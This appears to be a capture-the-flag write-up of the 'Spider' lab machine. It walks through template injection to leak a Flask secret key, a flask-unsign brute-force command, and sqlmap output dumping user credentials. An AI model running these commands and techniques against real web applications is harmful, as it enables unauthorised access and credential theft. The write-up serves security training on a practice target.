Spider

Synopsis

Spider is a hard difficulty Linux machine which focuses on web-based injection attacks. Server-Side Template Injection (SSTI) is first exploited to read the config object of a Flask application and obtain the SECRET_KEY string, which can be used to sign and verify session cookies. An SQL injection attack carried through forged cookies allows attackers to retrieve login data from the database and gain administrative access to the web application. A second SSTI vulnerability is found in a support ticket portal. Exploiting this vulnerability, which requires bypassing a Web Application Firewall, results in arbitrary code execution and ultimately in an interactive shell on the system. Privileges can then be escalated by exploiting an XML External Entity (XXE) injection vulnerability in a beta web application running locally


Skills

- Web enumeration
- SSTI techniques
- SQL injection
- XXE injection
- Obtaining application configuration via SSTI
- Decoding and forging Flask cookies
- SQL injection via flask cookies
- Bypassing WAF filters

\


Exploitation

As always we start with the nmap to check what services/ports are open





We see only two ports open, so we started the exploitation from the browser

Looks like the typical marketing page of the furniture company, with the functionality to register a new user account




We registered a new user what granted us a unique UUID







Accessing the application as a registered user didn't give us any new accesses so we decided to return to the registration page and test it for injection vulnerabilities


After a while we discovered that the application is vulnerable to template injection that was leveraged to dump application's configuration data






Among interesting data found in the dump, we got application secret key and information that the entire application is built on python-flask framework





When we captured the requests via BurpSuit, we saw the JWT token, which security is based upon the passphrase



We already got the application's secret key which also serves as JWT passphrase so we could proceed with token modification in order to escalate privileges, but because the application is written in flask we can also brute-force the passphrase from the token itself


And after a while we successfully brute-forced the passphrase from the token


```
┌──(root㉿kali)-[~/Desktop/Boxes/Spider.htb]
└─# flask-unsign --wordlist /usr/share/dirb/wordlists/common.txt --unsign --cookie 'eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjM2MThkMjI5LWViNTctNDBiNS05YzRm
zIxYzA5ZiJ9.ZOvaaQ.EcXLVNM2YF6K75W5JP9iVPK3P48' --no-literal-eval
[*] Session decodes to: {'cart_items': [], 'uuid': '3618d229-eb57-40b5-9c4f-88714721c09f'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 128 attempts
b'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
```


Thorough inspection of the token showed the there are no data to tamper with so we decided to perform flask-unsign attack (this

attack is possible to carry out only because the application is written in flask and we have a JWT passphrase)

As a result of the attack we dump the entire database where we found credentials for user chiv









```
Database: shop
Table: users
[3 entries]
+----+--------------------------------------+------------+------------------+
| id | uuid                                 | name       | password         |
+----+--------------------------------------+------------+------------------+
| 1  | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv       | ch1VW4sHERE7331  |
| 2  | 9b472cd0-2bab-4552-bcae-fcb72e62cdd2 | simon      | pass123          |
| 3  | 3618d229-eb57-40b5-9c4f-88714721c09f | {{config}} | pass123          |
+----+--------------------------------------+------------+------------------+

[19:45:05] [INFO] table 'shop.users' dumped to CSV file '/root/.local/share/sqlmap/output/spider.htb/dump/shop/users.csv'
[19:45:05] [INFO] fetching columns for table 'support' in database 'shop'
[19:45:06] [INFO] fetching entries for table 'support' in database 'shop'
[19:45:06] [INFO] fetching number of entries for table 'support' in database 'shop'
[19:45:06] [INFO] retrieved: 0
[19:45:06] [WARNING] table 'support' in database 'shop' appears to be empty
Database: shop
Table: support
[0 entries]
+-------------+---------+---------+-----------+
| support_id | contact | message | timestamp |
+-------------+---------+---------+-----------+
+-------------+---------+---------+-----------+

[19:45:06] [INFO] table 'shop.support' dumped to CSV file '/root/.local/share/sqlmap/output/spider.htb/dump/shop/support.csv'
[19:45:06] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 190 times
[19:45:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/spider.htb'
[19:45:06] [WARNING] your sqlmap version is outdated
```

